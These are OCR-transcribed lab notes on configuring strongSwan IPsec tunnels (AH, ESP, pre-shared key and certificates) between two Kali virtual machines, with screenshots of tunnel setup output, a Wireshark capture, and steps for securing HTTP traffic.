
5.1. Check [ipsec.conf file documentation]

5.2. Check [host-to-host] configuration example


5.3. Install strongswan (already installed)


5.4. Create AH tunnel based on PSK (PreShared Key)




Alice [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:36
kali@kali: ~
File Actions Edit View Help
02_o and TS 192.168.0.110/32 === 192.168.0.111/32
generating QUICK_MODE request 1007647189 [HASH]
connection 'alice-bob' established successfully
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ipsec.conf
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ipsec.conf
┌──(kali㉿kali)-[~]
└─$ sudo ipsec up alice-bob
generating QUICK_MODE request 2660239928 [HASH SA No ID ID]
sending packet: from 192.168.0.110[500] to 192.168.0.111[500] (236 bytes)
received packet: from 192.168.0.111[500] to 192.168.0.110[500] (188 bytes)
parsed QUICK_MODE response 2660239928 [HASH SA No ID ID]
selected proposal: ESP:AES_CBC_128/HMAC_SHA2_256_128/NO_EXT_SEQ
detected rekeying of CHILD_SA alice-bob{2}
CHILD_SA alice-bob{3} established with SPIs c570b0db_i c30a678e_o and TS 192.168.0.110/32 === 192.168.0.111/32
connection 'alice-bob' established successfully
┌──(kali㉿kali)-[~]
└─$ sS
Right Ctrl
ENG
7:36 PM
1/7/2025

5.5. Create ESP tunnel based on PSK






5.6. Create ESP tunnel based on certificates


5.7. Check [how to generate a certificate guide]


- Files location: /etc/ipsec.conf /etc/ipsec.secrets
- Useful cmds: systemctl status ipsec systemctl restart ipsec

6. Secure HTTP traffic

- 6.1. Stop ipsec service
- 6.2. Install Apache server
- 6.3. Create a new html web page
- 6.4. Start Apache server
- 6.5. Observe clear HTTP traffic and webpage content
- 6.6. Secure communication using IPSEC


Alice [Running] - Oracle VM VirtualBox
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
379 68.675738669 192.168.0.104 192.168.0.1 DNS 95 Standard query 0xe59f A clientconfig.akamai.steamstatic.com
380 68.694482284 192.168.0.104 192.168.0.1 DNS 95 Standard query 0xe59f A clientconfig.akamai.steamstatic.com
384 68.894588074 192.168.0.1 192.168.0.104 DNS 127 Standard query response 0xe59f A clientconfig.akamai.steamstatic.com A 92.123.102.107 A 92.123.102.9
392 70.614478343 192.168.0.110 192.168.0.1 DNS 68 Standard query 0xd0f1 A ejbca_db
393 70.619312083 192.168.0.1 192.168.0.110 DNS 143 Standard query response 0xd0f1 No such name A ejbca_db SOA a.root-servers.net
388 68.972809953 192.168.0.104 92.123.102.107 HTTP 332 GET /appinfo/1493710/sha/e3b43bd1d4b21bfc61900078382a431c9ebc03bf.txt.gz HTTP/1.1
390 68.980215642 92.123.102.107 192.168.0.104 HTTP 1435 HTTP/1.1 200 OK (application/gzip)
71 26.814294780 192.168.0.1 224.0.0.1 IGMPv2 60 Membership Query, general
76 27.052717231 192.168.0.104 224.0.0.251 IGMPv2 60 Membership Report group 224.0.0.251
77 27.052717742 192.168.0.104 224.0.0.252 IGMPv2 60 Membership Report group 224.0.0.252
81 29.068142463 192.168.0.108 239.192.152.143 IGMPv2 60 Membership Report group 239.192.152.143
83 32.555690293 192.168.0.104 239.255.255.250 IGMPv2 60 Membership Report group 239.255.255.250
151 56.026755489 192.168.0.104 216.58.212.132 QUIC 1292 Initial, DCID=e784e9de5bcfc6de, PKN: 1, CRYPTO
152 56.031247184 192.168.0.104 216.58.212.132 QUIC 1292 Initial, DCID=e784e9de5bcfc6de, PKN: 2, CRYPTO, CRYPTO, CRYPTO, CRYPTO
153 56.031247646 192.168.0.104 216.58.212.132 QUIC 124 0-RTT, DCID=e784e9de5bcfc6de
154 56.059461836 216.58.212.132 192.168.0.104 QUIC 82 Initial, SCID=e784e9de5bcfc6de, PKN: 1, ACK
155 56.063446540 216.58.212.132 192.168.0.104 QUIC 1292 Initial, SCID=e784e9de5bcfc6de, PKN: 2, ACK, PADDING
Frame 1: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_b9:cb:00 (08:00:27:b9:cb:00), Dst: Tp-LinkT_fc:bb:20 (e8:94:f6:fc:bb:20)
Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.1
User Datagram Protocol, Src Port: 45431, Dst Port: 53
Domain Name System (query)
0000 e8 94 f6 fc bb 20 08 00 27 b9 cb 00 08 00 45 00
0010 00 36 51 3f 40 00 3f 11 68 b8 c0 a8 00 6e c0 a8
0020 00 01 b1 77 00 35 00 22 81 f3 02 d4 01 00 00 01
0030 00 00 00 00 00 00 08 65 6a 62 63 61 5f 64 62 00
0040 00 01 00 01
eth0: <live capture in progress>
Packets: 517 · Displayed: 517 (100.0%)
Profile: Default
8:08 PM
1/7/2025


Alice [Running] - Oracle VM VirtualBox
/var/www/html/hello.html
192.168.0.110/hello.html
EJBCA Kali Webgoat TLS Page
HELLO FROM ALICE!
8:08 PM
1/7/2025



7. JWT - To do

